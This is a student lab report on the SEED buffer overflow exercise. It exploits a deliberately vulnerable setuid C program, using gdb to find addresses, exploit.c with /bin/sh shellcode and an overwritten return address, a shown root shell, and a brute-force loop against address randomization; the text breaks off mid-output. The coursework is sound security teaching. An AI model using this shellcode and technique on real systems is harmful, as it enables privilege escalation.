ÉCOLE NATIONALE SUPÉRIEURE DE MINES DE SAINT-ÉTIENNE

Sécurité des Systèmes d'informations

RAPPORT: BUFOVERFLOW

Elève: Yana Soares de Paula
yanaspaula@gmail.com


Professeur: M. Jaillon

Saint-Étienne
15/10/2019

QUESTIONS

Task 1: Exploiting the vulnerability.

Initially, we disable the randomization of the stack in the kernel, so the hacking of the stack is possible without any further protections. The initialisation of the lab goes as it follows.



```
ubuntu@bufoverflow:~$ ls
call_shellcode    compile.sh  exploit.c  stack.c
call_shellcode.c  exploit     stack      whilebash.sh
ubuntu@bufoverflow:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
ubuntu@bufoverflow:~$ 
```

Figure 1: Initialisation of the parameters to allow the lab procedure; denies randomization of the stack address.

The stack program to be hacked looks like it follows and it has a buffer overflow problem that may enable the exploitation of it's vulnerability. This vulnerability exists because the string that will be inserted in the stack is bigger (1000 characters) than the amount that the stack may store (24 bytes). This allows the string to surpass the value of the return address (which ends the code), in a way that allows the programmer to create a new path to a desirable new command - in the case of this lab, to call a root shellcode.






Figure 2: Representation of the buffer overflowing in direction of the EBP (End Base Pointer) and return address of a code. Our objective is to substitute the return address with a command to call a root shell using the overflow fragmentation.



```
/* stack.c */

/* Lab Exercise - Buffer Overflow */
/* This program has an buffer overflow vulnerability. */
/* Your task is to exploit this vulnerability */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int bof(char *str)
{
    char buffer[24]; /* originally 12 in SEED labs */

    //BO Vulnerability
    strcpy(buffer,str);

    return 1;
}

int main(int argc, char* argv[])
{
    char str[1000]; /* originally 517 in SEED labs */

    FILE *badfile;
    badfile = fopen("badfile","r");

    fread(str, sizeof(char),1000, badfile); /* originally 517 in SEED labs $
    bof(str);

    printf("Returned Properly\n");
    return 1;
}
```

Figure 3: Stack code with buffer overflow vulnerability to be exploited.

The stack is then compiled making it executable with the command shown below.




```
ubuntu@bufoverflow:~$ sudo su
root@bufoverflow:/home/ubuntu# gcc -m32 -o stack -z execstack -fno-stack-p
rotector stack.c
root@bufoverflow:/home/ubuntu# chmod 4755 stack
root@bufoverflow:/home/ubuntu# exit
exit
ubuntu@bufoverflow:~$ 
```

Figure 4: Compiling the “stack.c” code with root permissions.


In order to effectively hack the program with the stack overflow characteristic, it is necessary to overwrite the return address of the stack with shellcode command. To do so, it is necessary to discover which are the EBP (End Base Pointer) address, the return address and the buffer starting address.

Using gdb, it is possible to access the stack's register that defines the EBP address and, with it, determine the other two other necessary addresses. To do so, the following commands are used.




```
ubuntu@bufoverflow:~$ gdb stack
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html
>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack...(no debugging symbols found)...done.
(gdb) 
```

Figure 5: Activating gdb debugger in the stack executable code.



```
(gdb) disassemble bof
Dump of assembler code for function bof:
   0x080484bb <+0>:     push   %ebp
   0x080484bc <+1>:     mov    %esp,%ebp
   0x080484be <+3>:     sub    $0x28,%esp
   0x080484c1 <+6>:     sub    $0x8,%esp
   0x080484c4 <+9>:     pushl  0x8(%ebp)
   0x080484c7 <+12>:    lea    -0x20(%ebp),%eax
   0x080484ca <+15>:    push   %eax
   0x080484cb <+16>:    call   0x8048370 <strcpy@plt>
   0x080484d0 <+21>:    add    $0x10,%esp
   0x080484d3 <+24>:    mov    $0x1,%eax
   0x080484d8 <+29>:    leave
   0x080484d9 <+30>:    ret
End of assembler dump.
```

Figure 6: Disassembling the bof() function in stack to search for the EBP address. The selected square indicates the distance between the EBP and the starting point of the buffer address (in this case -0x20 = 32 bytes below the EBP).




```
(gdb) break *0x080484c1
Breakpoint 1 at 0x80484c1
(gdb) run
Starting program: /home/ubuntu/stack

Breakpoint 1, 0x080484c1 in bof ()
(gdb) i r $ebp
ebp            0xffffd2c8       0xffffd2c8   1
(gdb) print $ebp - 0x20
$1 = (void *) 0xffffd2a8   2
(gdb)
```


Figure 7: Using a breakpoint in the program in order to get the value of EBP address (1) and start of the buffer address (2) - calculation was made by diminishing 32 bytes from the EBP address.

Now, to allow the shellcode to be called while the segment default happens, it is necessary to choose an address that lays after the return address in the range of the NOP instruction that exists in the exploit.c code.

Since the return address lays 4 bytes above the EBP address, it is necessary to overwrite the return address with any of the 1000 NOP instructions used in the exploit.c code - as after they are finished, the shellcode will be called inside the main function, as shown below.




```
/*  exploit.c */

/* A program that creates a file containing code for launching shell*/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>

char shellcode[]=
"\x31\xc0"              /* xorl    %eax,%eax         */
"\x50"                  /* pushl   %eax              */
"\x68""//sh"            /* pushl   $0x68732f2f       */
"\x68""/bin"            /* pushl   $0x6e69622f       */
"\x89\xe3"              /* movl    %esp,%ebx         */
"\x50"                  /* pushl   %eax              */
"\x53"                  /* pushl   %ebx              */
"\x89\xe1"              /* movl    %esp,%ecx         */
"\x99"                  /* cdql                      */
"\xb0\x0b"              /* movb    $0x0b,%al         */
"\xcd\x80"              /* int     $0x80             */
;

unsigned long get_sp(void)
{
    __asm__("movl %esp,%eax");
}

void main(int argc, char *argv[])
{
    char buffer[1000]; /* originally 517 in SEED labs */
    FILE *badfile;

/*--------Initialize buffer with 0x90 (NOP instruction)--------*/

    memset(buffer, 0x90, sizeof(buffer));
```



```
/* Add your changes to the buffer here */
// Associating random NOP instruction (in 1000 range) address into
// Return Address. Chosed Address: 0xffffd318

    *(buffer+36) = 0x18; // Return Address (36 bytes above buffer starts)
    *(buffer+37) = 0xd3;
    *(buffer+38) = 0xff;
    *(buffer+39) = 0xff;

// Loop that calls the shellcode right after end of buffer
    int end = sizeof(buffer) - sizeof(shellcode);
    for (int i=0; i< sizeof(shellcode); i++){
        buffer[end+i] = shellcode[i];
}

/* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer,1000,1,badfile); /* originally 517 in SEED labs */
    fclose(badfile);
}
```

Figure 8: The code above substitutes the return address (36 bytes above the start of the buffer) with an address that has a NOP instruction and which will next execute the shellcode as shown in the for loop indicated.

With the changes made in the exploit.c code and with the information given by the gdb debugging, it is possible, then, to execute the commands and access the root shell via the fragmentation problem, as shown below.




```
ubuntu@bufoverflow:~$ ./exploit
ubuntu@bufoverflow:~$ ./stack
#
# whoami
root
#
# exit
ubuntu@bufoverflow:~$
```

Figure 9: Execution of the command with determination of the root.

<u>Task 2: Address Randomization:</u>


When the randomization process (unabled in Figure 1) is activated again, as shown in the figures below, we can see some difficulties regarding the execution of the Task 1 shown before. In fact, the randomization used in Ubuntu permits that the EBP changes each time an executable is run. By this, the address that we inserted in the exploit.c code changes with the new EBP and, with that, the NOP instructions may not be used and, in consequence, neither can the shellcode be called.

As asked in the lab, the whilebash.sh code, shown below, will be used to make a loop that will run the stack executable as many times as possible in order to try to achieve the right space in memory that allows the shellcode to be found while with the randomization.




```
ubuntu@bufoverflow:~$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
ubuntu@bufoverflow:~$ ./exploit
ubuntu@bufoverflow:~$ ./stack
Segmentation fault (core dumped)
ubuntu@bufoverflow:~$
```

Figure 10: Reactivation of the randomization unabled in the beginning of the lab. It is possible to see that, when running the same codes again, the segmentation fault was achieved, but the shellcode was not activated.



```
#!/bin/bash

# whilebash.sh
# Description: * simple bash script loop to call vulnerable program
#                ./stack (has buffer overflow vulnerability)
#
# Usage: whilebash.sh
# Arguments:
#    None

gotroot=0
while [ $gotroot -eq 0 ]
do
    ./stack
    result=$?
    # If root privilege is obtained (and properly exited),
    # result will be equal to zero here
    if [ $result -eq 0 ]
    then
        #echo "Got root"
        gotroot=1
    fi
done
```


Figure 11: Shell script that calls the stack executable as many times as possible until the shellcode is also called.



```
ubuntu@bufoverflow:~$ nano whilebash.sh
ubuntu@bufoverflow:~$ ./exploit
ubuntu@bufoverflow:~$ ./whilebash.sh
./whilebash.sh: line 23:   230 Segmentation fault      (core dumped) ./sta
ck
./whilebash.sh: line 23:   231 Segmentation fault      (core dumped) ./sta
ck
./whilebash.sh: line 23:   232 Segmentation fault      (core dumped) ./sta
ck
./whilebash.sh: line 23:   233 Segmentation fault      (core dumped) ./sta
